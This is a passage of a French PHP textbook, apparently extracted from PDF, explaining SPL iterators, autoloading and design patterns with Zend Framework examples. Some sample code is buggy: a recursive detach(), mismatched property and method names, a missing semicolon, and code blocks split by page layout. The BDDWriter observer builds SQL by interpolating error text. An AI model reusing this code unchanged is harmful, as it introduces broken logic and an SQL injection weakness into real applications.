En prenant un peu de recul, on pourra remarquer que presque tout est traversable : un livre est parcouru en accédant à ses chapitres, qui eux-mêmes se composent de pages. Ces pages sont traversables : elles contiennent des paragraphes, composés à leur tour de phrases, qui sont des suites de lettres décrites par des suites d'octets... L'interface `Iterator` définit les méthodes de l'itérateur de plus bas niveau. D'autres classes adaptées à des structures particulières implémentent cette interface.

Principe fondamental de l'itérateur

```
$iterator->rewind();
while ($iterator->valid()) {
    echo $iterator->current();
    $iterator->next();
}
```

C'est exactement la manière dont agit la boucle `foreach`, en interne. Lorsqu'on l'utilise sur des tableaux PHP (`array`), ceux-ci utilisent en interne l'itérateur, et on ne s'en rend pas compte. Du moins pas tout à fait, car PHP nous donne accès à cet itérateur interne, via les fonctions `next()`, `key()`, `current()`, `prev()`.

Appliquée sur des objets, l'itération au travers d'une structure `foreach()` fait apparaître les attributs publics de l'objet parcouru. C'est le comportement par défaut, que l'on peut changer en implémentant l'interface `Iterator`.

Une phrase se compose d'un enchaînement de lettres

```
class Phrase implements Iterator
{
    protected $_word;
    protected $_position;
    private $_step;

    public function __construct($string, $step = 1)
    {
        $this->_word = $string;
        $this->setStep($step);
    }

    public function setStep($step)
    {
        $this->_step = (int) $step;
    }
}
```

/// Itérateur

Un itérateur est un objet qui permet de parcourir tous les éléments contenus dans un autre objet, le plus souvent un conteneur (liste, arbre, etc). (Wikipédia, 2008).




Figure C-10
L'interface `Iterator`

```

public function rewind()
{
    $this->_position = 0;
}

public function next()
{
    $this->_position += $this->_step;
}

public function valid()
{
    return (isset($this->_word[$this->_position]));
}

public function current()
{
    return $this->_word[$this->_position];
}

public function key()
{
    return $this->_position;
}
}

$phrase = new Phrase("Zend Framework");

foreach ($phrase as $lettre) {
    echo $lettre; // Zend Framework
}
$phrase->setStep(2);

foreach ($phrase as $lettre) {
    echo $lettre; // Zn rmwr
}

```

ATTENTION Boucles infinies

Attention aux boucles infinies : si la méthode `valid()` retourne toujours `true`, la boucle devient sans fin...

Le principe est ici associé à un objet `Phrase`. Il nous vient rapidement en tête des structures un peu plus fréquentes : un tableau, un dossier, ou le DOM (*Document Object Model*) pour du XML.

Heureusement, il existe déjà des itérateurs pour ces structures-là et tous implémentent `Iterator` : `ArrayIterator`, `DirectoryIterator`, `SimpleXmlIterator`.

RecursivIterator

Un des problèmes courants concernant les itérateurs est la récursivité. Un dossier comporte plusieurs fichiers, mais peut aussi comporter des dossiers. Un tableau comporte des éléments, mais on peut nichier un tableau dans un autre, etc.

Les itérateurs récursifs sont pour cela bien pratiques, car une seule boucle `foreach()` va permettre de sortir tous les enfants, et en plus, rangés dans un certain ordre que l'on peut choisir.

Itération récursive sur des tableaux

```
$stab = array('a', 'b', array('c', 'd'));
$iterator = new RecursiveArrayIterator($stab);
foreach(new RecursiveIteratorIterator($iterator) as $element) {
    echo $element; // abcd
}
```

La classe `RecursiveIteratorIterator` permet de manipuler un itérateur récursif, comme avec `RecursiveArrayIterator`. Lorsqu'un enfant est présent, le comportement par défaut est alors d'entrer dedans. Ce comportement est modifiable.

Itération récursive sur des nœuds XML

```
$xml = <<<EOF
<doc>
  <a>hello</a>
  <a>
    <b>world</b>
    <c />
    <d>
      <e>coucou</e>
    </d>
  </a>
</doc>
EOF;

$xml = new SimpleXMLIterator($xml);
$iterator = new RecursiveIteratorIterator($xml);
foreach ($iterator AS $k=>$v)
{
    echo $k . '=>' . $v . '<br>';
}

// ceci affiche :
a=>hello
b=>world
c=>
e=>coucou
```

Itération récursive d'un dossier

```
$it = new RecursiveIteratorIterator(new RecursiveDirectoryIterator('chemin/a/lister'));
```




Figure C-11
L'interface `RecursiveIterator`

```

foreach ($it as $element)
{
    if ($element->current()->isDir() === false)
    {
        echo $element->current()->getFileName() . '<br>';
    }
}

```

Autres itérateurs

La SPL pouvant faire l'objet d'un ouvrage à part entière (elle comporte des dizaines de classes, majoritairement des itérateurs), nous allons simplement montrer quelques cas qui vous donneront certainement envie de fouiller un peu plus dedans.

ParentIterator ne ressort que les enfants possédant un père

```

$xml = <<<EOF
<doc>
  <a>hello</a>
  <a>
    <b>world</b>
    <c />
    <d>
      <e>coucou</e>
    </d>
  </a>
</doc>
EOF;

$xml = new SimpleXMLIterator($xml);
$it = new ParentIterator($xml);
foreach ($it as $key=>$value) {
    echo $key; // ad
}

```

FilterIterator permet de filtrer les résultats d'un itérateur

```

class ImageIterator extends FilterIterator
{
    public function __construct($path)
    {
        parent::__construct(new DirectoryIterator($path));
    }

    public function accept()
    {
        $item = $this->getInnerIterator();

        if (!$item->isFile()) {
            return false;
        }
    }
}

```

```

        return in_array(pathinfo($item->getFilename(), PATHINFO_EXTENSION), array('jpg', 'png', 'gif'));
    }
}

$img = new ImageIterator('chemin/vers/un/dossier');
foreach ($img as $v) {
    echo $v;
}

```

FilterIterator pilote simplement un itérateur, mais définit, en plus de la méthode `valid()`, une méthode `accept()`, qui peut faire « sauter » l’itération en cours si elle est jugée non valide (dans notre exemple : l’extension n’est pas `.jpg`, `.png` ou `.gif`).

AppendIterator ajoute des itérateurs les uns à la suite des autres

```

$array1 = new ArrayIterator(array('a', 'b'));
$array2 = new ArrayIterator(array('c', 'd'));
$it = new AppendIterator();
$it->append($array1);
$it->append($array2);
foreach($it as $value) {
    echo $value; // abcd
}

```

LimitIterator pilote un itérateur mais limite les résultats sur une borne

```

$array = range(0, 10);
$ait = new ArrayIterator($array);
$lit = new LimitIterator($ait, 2, 6);
foreach($lit as $value) {
    echo $value; // 234567
}

```

L’autoload

En conception logicielle, il est recommandé (et même obligatoire pour certains langages comme Java) d’écrire une classe par fichier. Ceci permet une organisation précise du code en introduisant même la notion de hiérarchie, que l’on retrouve en UML, tout en gardant des conventions reprises par d’autres langages.

Or un problème apparaît rapidement lorsque beaucoup d’objets entrent en jeu, comme c’est le cas avec Zend Framework : il faut inclure chaque fichier contenant chaque classe que l’on souhaite utiliser et ceci peut s’avérer long et fastidieux. Un simple oubli et c’est l’erreur fatale.

PHP possède un concept d’autoload : lorsqu’une classe est demandée et que PHP ne la trouve pas, juste avant d’envoyer une erreur de type `E_FATAL`, il effectue une dernière recherche. Il va parcourir la queue

EN SAVOIR PLUS Classement des résultats

Beaucoup d’itérateurs prennent un second paramètre en constructeur qui va déterminer la manière dont l’itération doit se passer. Renseignez-vous en consultant la documentation.

ZEND FRAMEWORK Itérateurs

Zend Framework utilise beaucoup les itérateurs. `Zend_Db_Table_Rowset` est le plus classique.

RAPPEL Chargement impossible ?

Bien entendu, si PHP n'arrive pas à charger le fichier, ou si ce fichier ne contient pas la classe appelée, une erreur E_FATAL sera levée.

NE PAS CONFONDRE Queue et pile

Une queue promet un ordre FIFO (*First In First Out*) : le premier élément ajouté est le premier élément retiré (ou traité). Une pile agit dans l'ordre LIFO (*Last In First Out*) : le premier élément ajouté est le dernier à être retiré (ou traité). La confusion est fréquente.

d'autoloads, et en exécuter toutes les fonctions. Ces fonctions dites d'autoload vont alors inclure la classe demandée, selon un motif bien précis, qui fera partie des conventions de nom des fichiers du projet.

Exemple de fonction d'autoload simple

```
function __autoload($class)
{
    require_once($class . '.php');
}
$obj = new uneClasse();
```

Dans cet exemple, la classe `uneClasse` n'existe pas. Cependant, une fonction magique `__autoload()` a été déclarée avant l'appel à la classe.

PHP va ainsi exécuter le code dans cette fonction, avant de tenter de créer un objet de la classe. Le code de cette fonction dit à PHP d'inclure un fichier ayant le nom de la classe appelée, suivi de l'extension `.php`.

On met donc, dans la fonction d'autoload, le code qui va définir la règle de nommage des classes. Dans Zend Framework, cette règle dit que tout caractère souligné « `_` » dans le nom de la classe, doit être remplacé par un slash « `/` » pour inclure le fichier contenant la classe :

Fonction d'autoload du ZendFramework

```
function __autoload($class)
{
    $file = str_replace('_', DIRECTORY_SEPARATOR, $class) .
    '.php';
    require_once($file);
}
```

La fonction magique `__autoload()` fonctionne correctement, cependant, lorsqu'on utilise plusieurs frameworks ou bibliothèques, chacun d'entre eux peut avoir ses propres règles d'autoload et de nom des classes. Or il ne peut exister qu'une seule fonction `__autoload()`, sous peine d'erreur pour cause de redéfinition.

Pour éviter cela, au lieu d'utiliser une simple fonction magique, PHP sait gérer aussi une queue de fonctions d'autoload. Chacune des fonctions enregistrées dans la queue est alors exécutée et la première qui permet de définir la classe appelée est lancée.

Gestion d'une pile autoload

```
function Chargeur1($class)
{
    require_once($class);
}
```

```
function Chargeur2($class)
{
    $file = str_replace('_', DIRECTORY_SEPARATOR, $class) . '.php';
    require_once($file);
}
spl_autoload_register('Chargeur1');
spl_autoload_register('Chargeur2');
$obj = new UneClasse()
```

UneClasse n'existe pas. PHP va donc parcourir les fonctions d'autoload dans la queue et essayer chacune d'entre elles. Si aucune n'est satisfaisante, PHP n'aura d'autre choix que de renvoyer une erreur E_FATAL.

L'autoload est donc très pratique, mais peut s'avérer dangereux :

- on peut perdre le fil de son projet, en ne sachant plus qui dépend de qui ;
- il peut avoir un impact sur les performances, il n'est en général pas énorme, mais quantifiable ;
- il ne faut pas oublier, lors du déploiement de son projet, de bien synchroniser ses serveurs (si le développement utilise l'autoload, mais pas la production, il ne faudra pas l'oublier) ;
- dans de rares cas, l'autoload peut charger la mauvaise classe, lorsqu'on l'utilise. Il ne faut jamais oublier qu'il est activé lorsqu'on rencontre un bogue louche.

Attention, certaines fonctions PHP réagissent à l'autoload. C'est le cas de `class_exists()` qui prend un booléen en deuxième paramètre, pour déterminer si la fonction doit prendre en compte l'autoload ou non. Les résultats peuvent tout de même passer de `true` à `false` ! Il faut donc rester vigilant.

ATTENTION **Méthode magique désactivée**

`spl_autoload_register()` supprime l'effet d'une éventuelle fonction `__autoload()` aussi présente. Si celle-ci doit être utilisée, il faut alors l'enregistrer explicitement dans la queue.

CHOISIR **Fonction ou méthode ?**

Sauf cas rares, à chaque fois qu'une fonction PHP demande d'enregistrer le nom d'une fonction, comme `spl_autoload_register()` ; il est possible de lui passer un tableau désignant une méthode statique d'une classe, de la forme `array('class', 'function')`.

Design patterns

D

Les design patterns (aussi appelés *motifs de conception*) représentent des structures objet. Programmer avec des objets n'est efficace que si leur structuration est bonne. Combien doit-il y avoir de classes ? Quels objets possèdent quelles responsabilités ? Comment les objets interagissent-ils entre eux ? Comment faire en sorte que l'impact d'un changement dans le programme soit maîtrisé et limité ? Toutes ces réponses sont données par les motifs de conception, qui assurent au final une application cohérente, découplée, testable et maintenable. Les motifs proposent des façons de concevoir son code ; ils sont reconnus dans le génie logiciel et indépendants du langage de programmation utilisé. Ils répondent à des problèmes connus et récurrents du développement logiciel.

SOMMAIRE

- ▶ Qu'est un design pattern ?
- ▶ Connaître les principaux patterns
- ▶ Exemples pratiques

MOTS-CLÉS

- ▶ objet
- ▶ découpage applicatif
- ▶ responsabilités
- ▶ délégation de tâche
- ▶ assemblage d'objets
- ▶ Singleton
- ▶ Fabrique
- ▶ Proxy
- ▶ Observateur
- ▶ Registre

PRÉREQUIS **Connaissance du modèle objet**

Ce chapitre nécessite une bonne compréhension du modèle objet de PHP. Si vous n'êtes pas à l'aise avec celui-ci, rendez-vous à l'annexe C qui vous donnera de bonnes bases pour comprendre les motifs de conception.

// Couplage

Le couplage applicatif représente le nombre de dépendances que possède une classe envers d'autres classes. Plus celles-ci sont nombreuses et bidirectionnelles, plus le code est couplé, et plus l'introduction d'un changement aura de répercussions et prendra du temps. Il est nécessaire de veiller en permanence au couplage des classes. Des outils tels que `PHP_Depend` permettent d'ailleurs d'analyser celui-ci.

// Cohésion

La cohésion d'une classe représente ses responsabilités. Plus la cohésion est forte, moins la classe possède de responsabilités, ce qui est l'effet recherché. Une classe à forte cohésion résistera mieux au changement. Par exemple, il peut être nécessaire de séparer en deux classes la notion logique « ouvrir un fichier », en « ouvrir » + « un fichier ».

Ce chapitre vous fait découvrir l'intérêt des design patterns. Vous les manipulerez et vous aurez aussi une idée de la manière dont ils sont utilisés dans le code source de Zend Framework, afin de lui assurer la flexibilité qu'on lui connaît.

Comprendre les motifs de conception

Pour schématiser, on peut comparer les design patterns à un moteur de voiture. Celui-ci est d'une étonnante complexité, et d'une incroyable précision. C'est un ensemble de pièces (d'objets) qui fonctionnent toutes ensemble. La manière dont fonctionnent ces pièces les unes avec les autres, et la responsabilité attribuée à chacune représentent un ensemble de motifs de conception.

Lorsqu'une pièce casse dans un moteur, on est capable de l'isoler. On est capable aussi de la remplacer, et même de la tester à part. Ce n'est que parce que chaque pièce possède un rôle unique, et parce qu'elles ont toutes été prévues pour fonctionner ensemble d'une manière précise et réfléchie, que le tout, le moteur, finit par tourner et faire avancer le véhicule.

Les design patterns représentent ainsi la manière dont chaque objet va réagir, soit individuellement, soit avec les objets voisins. Comme un moteur peut ne pas tourner rond – ou ne pas tourner du tout – si ses pièces sont mal assemblées, il en va de même pour une application : si ses objets sont mal conçus, ou s'ils n'arrivent pas à communiquer correctement ensemble, alors c'est toute l'application qui en paiera les conséquences.

Il est possible de créer une application web (raisonnable) dans un seul objet, tout comme il est possible de la créer avec des milliers d'objets. Dans les deux cas, l'application ne sera facile ni à maintenir, ni à tester. Depuis très longtemps, les architectes logiciel ont analysé et évalué des manières de concevoir les objets, de manière individuelle, ou dans un tout. Il en est ressorti des dizaines de façons remarquables de les faire communiquer, chacune répondant à un problème précis et récurrent : chacune de ces façons représente alors un motif de conception. Le but ultime est d'obtenir un programme à forte cohésion et à faible couplage.

Motif Singleton

De tous les motifs de conception, le Singleton est le plus simple à comprendre. Son rôle est de s'assurer qu'une classe ne pourra donner naissance qu'à une et une seule instance, point final. Il fait en sorte qu'il soit impossible de créer plusieurs objets différents au sein d'une même classe.

De tels cas peuvent être amenés à apparaître : par exemple, une connexion à une base de données devrait en théorie être unique.

Exemple de motif Singleton en PHP

Ce design pattern est relativement simple à écrire en PHP, voyons cela :

Un motif Singleton en PHP

```
class Singleton
{
    protected static $_instance = null;

    protected function __construct()
    {
        // ...
    }

    public static function getInstance()
    {
        if (is_null(self::$_instance)) {
            self::$_instance = new self;
        }
        return self::$_instance;
    }

    private function __clone()
    {}
}
```

L'astuce réside dans le fait que le constructeur n'est pas public. On ne peut donc pas l'appeler (par le mot-clé `new`) depuis l'extérieur de la classe, mais uniquement depuis l'intérieur de cette classe ou de l'un de ses enfants (visibilité protégée).

Nous avons bien pris soin aussi d'empêcher le clonage d'un objet `Singleton`, ce qui aurait mené à la faillite de notre objectif : n'avoir en tout point du script qu'une et une seule instance de cette classe.

Pour créer une (la seule) instance de la classe `Singleton`, nous avons mis en avant une méthode statique appelée `getInstance()`. Celle-ci s'assure que l'instance retournée est toujours la même.




Figure D-1
Diagramme de classes du pattern Singleton

REMARQUE Singleton protégé ?

Le motif présenté ci-dessus utilise la visibilité protégée (*protected*) plutôt que privée (*private*), de manière à pouvoir être facilement hérité. Le fils n'aura alors qu'à redéfinir une propriété statique `$_instance` protégée, et le tour sera joué.

RENVOI Réflexion

La notion de *réflexion* est abordée dans l'annexe C relative à la programmation orientée objet.




Figure D-2 Diagramme de classes d'un pattern Fabrique en PHP

Utilisation du Singleton

```
$instance = Singleton::getInstance();
$instance->uneMethode();
```

Un Singleton dans Zend Framework ?

Zend Framework utilise plusieurs fois ce pattern. C'est notamment le cas de `Zend_Controller_Front`. En effet, le contrôleur frontal représentant conceptuellement l'application dans son ensemble, on comprend bien qu'il n'y ait qu'une seule application par script. Avoir plusieurs instances du contrôleur frontal n'a absolument aucun sens. Nous pouvons encore citer `Zend_Auth`, `Zend_Registry`...

Motif Fabrique

Il arrive parfois que les classes soient nommées d'une manière commune, dans un espace de noms donné. Aussi, il peut vite devenir pénible de chercher une classe dans un groupe de classes similaires, dans le but de l'instancier.

Le motif Fabrique se charge de chercher la bonne classe et d'en retourner une instance. Il inclut ainsi la logique de recherche et de création d'objets, en proposant une API simple pour rechercher son instance.

Exemple de motif Fabrique en PHP

Notre exemple va utiliser un motif Singleton, l'extension de Réflexion ainsi qu'une méthode magique afin de proposer une API simplifiée.

Pour exposer le problème, voici un exemple :

```
class DBAdapters_Mysql
{
    public function __construct($host, $login, $pass)
    {
        // ...
    }
}

class DBAdapters_Pgsq1
{
    public function __construct($host, $login, $pass)
    {
        // ...
    }
}
```

```

$objetMysql = Factory::getInstance('DBAdapters_')
    ->mysql('localhost', 'name', 'pass');

$objetPgsq1 = Factory::getInstance('DBAdapters_')
    ->pgsq1('somehost', 'myname', 'mysecretpass');

```

L'objet de Fabrique est un singleton dont le paramètre représente l'espace de noms de la future classe à créer. Il peut ensuite créer les objets des classes désirées par un simple appel de méthode portant le nom de la classe à instancier.

Ce motif est un exemple de Fabrique, un peu élaboré, afin de convenir à une majorité de cas. Voyons comment il tire parti des atouts du modèle objet de PHP :

Un motif Fabrique générique

```

final class Factory
{
    private static $_instance = null;
    private $_namespace;

    protected function __construct()
    {}

    public static function getInstance($namespace = null)
    {
        if (is_null(self::$_instance)) {
            self::$_instance = new self;
        }
        self::$_instance->_namespace = $namespace;
        return self::$_instance;
    }

    public function __call($meth, $args)
    {
        $class = ucfirst(strtolower($this->_namespace . $meth));
        if (class_exists($class, false)) {
            $refClass = new ReflectionClass($class);
            if ($refClass->isInstantiable() &&
                $refClass->hasMethod('__construct')) {
                return $refClass->newInstanceArgs($args);
            } else {
                throw new Exception("La classe $class n'est pas instanciable");
            }
        } else {
            throw new Exception("La Classe $class est introuvable");
        }
    }
}

```

La méthode `__call()` se charge de trouver la classe en prenant soin d'utiliser l'espace de noms (`$_namespace`) éventuel. Elle vérifie ensuite que celle-ci peut être instanciée et en retourne un objet.

Une Fabrique dans Zend Framework ?


L'exemple ci-dessus possède des similitudes avec `Zend_Db`. Cette classe ne possède qu'une méthode statique, `factory()`, qui permet de chercher la classe correspondant à l'adaptateur de base de données désiré, puis d'en retourner un objet.

`Zend_Cache` utilise aussi la Fabrique comme interface simple de création d'objets de cache. Ceux-ci se décomposent en un objet frontal (que mettre en cache ?) et un objet support (dans quel support mettre en cache ?).

Motif Proxy

Le Proxy est un motif représenté par un objet s'intercalant entre deux autres. Un objet A peut vouloir appeler une méthode sur un autre objet B, mais sans savoir si B est disponible pour recevoir ce message. L'objet A va donc faire appel à un objet C, chargé d'appeler l'objet B pour lui. Il pourra même mettre en cache ses données.

Figure D-3
Diagramme de classes du pattern Proxy



Ceci est le schéma d'un Proxy de base.

Exemple de motif Proxy dynamique

Pour le code, nous allons nous pencher sur un Proxy dynamique, c'est-à-dire un proxy qui prend en charge toutes les méthodes de l'objet géré par le proxy.

Un design pattern Proxy dynamique

```

class Proxy
{
    private $_client;

    public function __construct($client)
    {
        $this->_client = $client;
    }
}
  
```

```

public function __call($meth, $params)
{
    $classMeth = array($this->_client,$meth);
    return @call_user_func_array($classMeth, $params);
}

```

La méthode `__call()` intercepte les appels de méthodes sur l'objet Proxy et les redirige sur les méthodes de l'objet client (proxie).

Un Proxy plus évolué peut transformer les appels de fonctions PHP vers des méthodes sur un objet proxy dynamique. En s'aidant un peu de la SPL, le dynamisme sera encore accru, puisque nous permettons à notre objet de se comporter comme un tableau.

Cas d'utilisation d'un design pattern Proxy dynamique évolué

```

<?php
$p = new functionProxy();
$p['str']->str($a, $b); // proxie vers strstr($a, $b)
$p['array']->mergeRecursive($a, $b);
// proxie vers array_merge_recursive($a, $b)
$p['stream']->copyToStream($a, $b);
// proxie vers stream_copy_to_stream($a, $b)

```

Quel est donc cet objet magique désigné par `$p` ? Il représente un miroir vers des fonctions PHP que nous connaissons tous. Il en transforme même la syntaxe, puisque les fonctions PHP écrites avec des soulignés (`fonction_php()`) se transforment en appels `camelCaseSympathiques()` (une majuscule au début de chaque mot, sauf le premier).

Il est même capable de lever des exceptions si les appels sont erronés :

Appel d'une fonction PHP inexistante

```

$p['array']->notExist();

// ceci affiche :
Fatal error: Uncaught exception 'FunctionNotExistsException'
with message 'PHP function array_not_exist doesn't exists'
in...

```

Appel incorrect d'une fonction PHP

```

$p['str']->wordCount($a);

// ceci affiche :
Fatal error: Uncaught exception 'BadParameterException' with
message 'str_word_count() expects at least 1 parameter, 0 given
in...

```

RENOI SPL

La SPL est la *Standard PHP Library*, détaillée dans l'annexe C concernant la programmation orientée objet.

Sans plus attendre, voici la (les) classe(s) :

```
<?php
class FunctionNotExistsException extends Exception
{}

class BadParameterException extends Exception
{}

class functionProxy implements ArrayAccess
{
    const SEPARATOR = '_';

    private $_proxy = null;

    public function __construct() { }

    /**
     * ArrayAccess implementation
     */
    public function offsetGet($offset)
    {
        $this->setProxy($offset);
        return $this;
    }

    /**
     * ArrayAcces implementation
     */
    public function offsetSet($offset,$value)
    {
        throw new Exception('Affectation interdite');
    }

    /**
     * ArrayAcces implementation
     */
    public function offsetExists($offset)
    {
        return $offset == $this->_proxy;
    }

    /**
     * ArrayAcces implementation
     */
    public function offsetUnset($offset)
    {
        throw new Exception('Déréférencement interdit');
    }

    /**
     * Proxy
     */
}
```

```

public function __call($func,$args)
{
    // remplace les underscores par du camelCase
    $func = strtolower(preg_replace(array(
        '#(?<=(?:[A-Z]))([A-Z]+)([A-Z][A-z])#',
        '#(?<=(?:[a-z]))([A-Z])#'),
        array('\1' . '_' . '\2', '_' . '\1'),(string)$func));

    if (!function_exists($this->createFunctionName($func)){
        throw new FunctionNotExistsException("PHP function"
            . $this->_createFunctionName($func) . " doesn't exists");
    }

    unset($php_errormsg);

    // transforme l'erreur PHP en exception
    if (ini_get('track_errors') == 0) {
        ini_set('track_errors', 1);
    }

    // appel de la fonction PHP représentée
    $return = @call_user_func_array(
        $this->_createFunctionName($func), $args);

    if (isset($php_errormsg)) {
        throw new BadParameterException($php_errormsg);
    }
    return $return;
}

public function setProxy($proxy)
{
    $this->proxy = (string)$proxy;
}

private function _createFunctionName($func)
{
    if (strpos($func, '_') !== false) {
        return $this->_proxy . self::SEPARATOR . $func;
    }
    return $this->_proxy . $func;
}
}

```

Notez le jeu habile de transformation de la casse et de l'interception des erreurs via la variables \$php_errormsg (cette astuce est utilisée dans le code source de Zend Framework).

Un Proxy dans Zend Framework ?

Le Zend Framework utilise ce motif à plusieurs endroits, mais l'emplacement le plus flagrant est sans doute dans le composant Zend_View.

RENOI Zend_View

La classe `Zend_View` est traitée en détail au chapitre 7.

La classe de base `Zend_View` ne possède que quelques méthodes utilisables, mais grâce à l'ajout d'objets dits « d'aide » (`Zend_View_Helper_Abstract`), les méthodes inconnues appelées sur un objet `Zend_View` sont aiguillées par le motif de conception Proxy vers l'aide appropriée.

Motif Observateur/Sujet

Le design pattern Observateur/Sujet (que l'on abrégera par « Observateur »), est un grand classique dans le découplage applicatif. Il met clairement en avant les pratiques objet recommandées : faible couplage, forte cohésion.




Figure D-4

Diagramme de classes du pattern Observateur

Exemple de motif Observateur

Imaginons que nous souhaitons créer un gestionnaire d'erreurs PHP. Le langage permet en effet de définir une fonction ou une méthode qui sera appelée lorsqu'une erreur PHP surviendra. Dans notre cas, nous souhaitons, au déclenchement d'une erreur, enregistrer celle-ci sur plusieurs supports :

- une base de données ;
- un fichier ;
- un e-mail qui sera envoyé ;
- ... tout autre support.

L'erreur à ne pas faire est de développer toutes ces fonctionnalités dans une seule classe. La cohésion serait alors très faible : une seule classe aurait la responsabilité de tous les supports de stockage des erreurs, et un changement ultérieur imposerait probablement une réécriture de la classe complète.

Le motif Observateur va nous aider à séparer les responsabilités. La classe principale – qui va enregistrer les erreurs PHP – ne fera que notifier chacun des objets qui l'observent. Ces objets représenteront chacun un support d'enregistrement unique de l'erreur.




Figure D-5
Diagramme de classes
du pattern Observateur pour notre exemple

La classe ErrorHandler se charge de capturer les erreurs PHP

```

<?php
class ErrorHandler implements SplSubject
{
    private $_errno;
    private $_errstr;
    private $_errline;
    private $_errfile;
    private $_observers;

    public function __construct()
    {
        $this->_observers = new SplObjectStorage;
    }

    public function error($errno, $errstr, $errfile, $errline)
    {
        // on n'enregistre pas les erreurs supprimées avec le
        // caractère arobase '@'
        if(error_reporting() == 0) {
            return;
        }
        $this->_errno = $errno;
        $this->_errstr = $errstr;
        $this->_errfile = $errfile;
        $this->_errline = $errline;
        $this->notify();

        // PHP 5.2 : false doit être retourné
        // pour peupler $php_errormsg
        return false;
    }

    public function getError()
    {
        return $this->_errstr . ', '
            . $this->_errfile . ', '
            . $this->_errline;
    }
}
  
```

```

public function attach(SplObserver $obs)
{
    // ajout d'un observateur
    $this->_observers->attach($obs);
    return $this
}

public function detach(SplObserver $obs)
{
    // suppression d'un observateur
    $this->detach($obs);
    return $this;
}

public function notify()
{
    // itération sur les observateurs
    foreach ($this->_observers AS $observer)
    {
        try {
            // notification
            $observer->update($this);
        } catch(Exception $e) {
            die($e->getMessage());
        }
    }
    return $this;
}
}

```

Nous déclarerons plus tard la méthode `error()` de notre classe `ErrorHandler` comme étant la fonction de gestion des erreurs PHP. Cette méthode enregistre l'erreur dans les attributs de l'objet, avant d'appeler une méthode `notify()` qui va alors à son tour appeler `update()` sur tous les objets observateurs, en leur attribuant sa propre instance.

Les objets observateurs n'auront plus qu'à récupérer l'erreur – grâce à la méthode `getError()` de notre gestionnaire d'erreurs – puis à en faire ce qu'ils voudront (l'enregistrer, par exemple).

Pour stocker des objets, la classe `SplObjectStorage` (issue de la SPL) est tout à fait appropriée.

Une classe `Observateur`, pour l'enregistrement des erreurs dans un fichier

```

class FileWriter implements SplObserver
{
    private $_fp;

    public function __construct($filepath)
    {
        if (FALSE === $this->_fp = @fopen($filepath, 'a+')) {
            throw new Exception("Fichier de log inaccessible.");
        }
    }
}

```

REMARQUE **La SPL à la rescousse**

La SPL nous est utile une fois de plus ici. Elle fournit en effet les deux interfaces nécessaires à la bonne implémentation logique du motif `Observateur/Sujet`.

```

    }
}

public function update(SplSubject $errorHandler)
{
    fputs($this->_fp,$errorHandler->getError() . PHP_EOL);
}
}

```

Une classe observateur, pour l'enregistrement des erreurs dans une base de données

```

class BDDWriter implements SplObserver
{
    private $_pdo;
    private $_table;
    private $_col;

    public function __construct($host, $login, $pass, $dbname, $table, $col)
    {
        $this->_pdo = new PDO("mysql:host=$host;dbname=$dbname", $login, $pass);
        $this->_pdo->setAttribute(
            PDO::ATTR_ERRMODE,PDO::ERRMODE_EXCEPTION);
        $this->_col = (string)$col;
        $this->_table = (string)$table;
    }

    public function update(SplSubject $errorHandler)
    {
        $this->_pdo->exec("INSERT INTO $this->_table(`$this->_col`)
            VALUES('{ $errorHandler->getError()}')");
    }
}

```

Remarquez comme chacun des observateurs ne fait que recevoir une instance de ErrorHandler et en extraire le message d'erreur afin de l'enregistrer.

Notez aussi que chaque classe possède une responsabilité unique, ce qui en simplifie les tests unitaires et le découplage : il sera en effet très simple de changer de base de données, ou bien d'inhiber temporairement l'enregistrement dans un fichier, par exemple.

RENOI Tests unitaires

Les tests unitaires sont abordés à l'annexe H.

Utilisation de l'Observateur

```

<?php

$errorHandler = new ErrorHandler;

$fileWriter = new FileWriter(dirname(__FILE__).'/log');
$dbWriter    = new BDDWriter('my-host', 'login', 'secret',
    'exampledb', 'mytable', 'mycolumn');

```

```
$errorHandler->attach($fileWriter)
    ->attach($dbWriter);

set_error_handler(array($errorHandler, 'error'));
```

Il est possible d'étendre les possibilités du système. L'objet `FileWriter` peut utiliser la gestion des flux PHP pour écrire sur la sortie standard, par exemple, grâce à `php://output`.

Nous pourrions créer tout type de support d'enregistrement : e-mail, LDAP, flux réseau et même un simple tableau PHP.

Un Observateur/Sujet dans Zend Framework ?

Zend Framework utilise ce motif de différentes manières ; on le trouve à plusieurs endroits du code. Par exemple, `Zend_Log` utilise le pattern Observateur pour envoyer les messages qu'il reçoit à ses observateurs chargés de les enregistrer (implémentation très proche de notre exemple).

Aussi, `Zend_Controller_Front` utilise le même principe pour notifier à ses plugins les événements liés à la redistribution et au traitement des requêtes : `preDispatch`, `postDispatch`, etc.

Motif Registre

Le Registre est un motif de conception très simple. Son but : servir de support de stockage d'objets, en vue de les partager entre les objets d'un système. À titre de comparaison, pensez simplement à un panier qui stockerait des instances et les ressortirait lorsqu'on les lui demande.

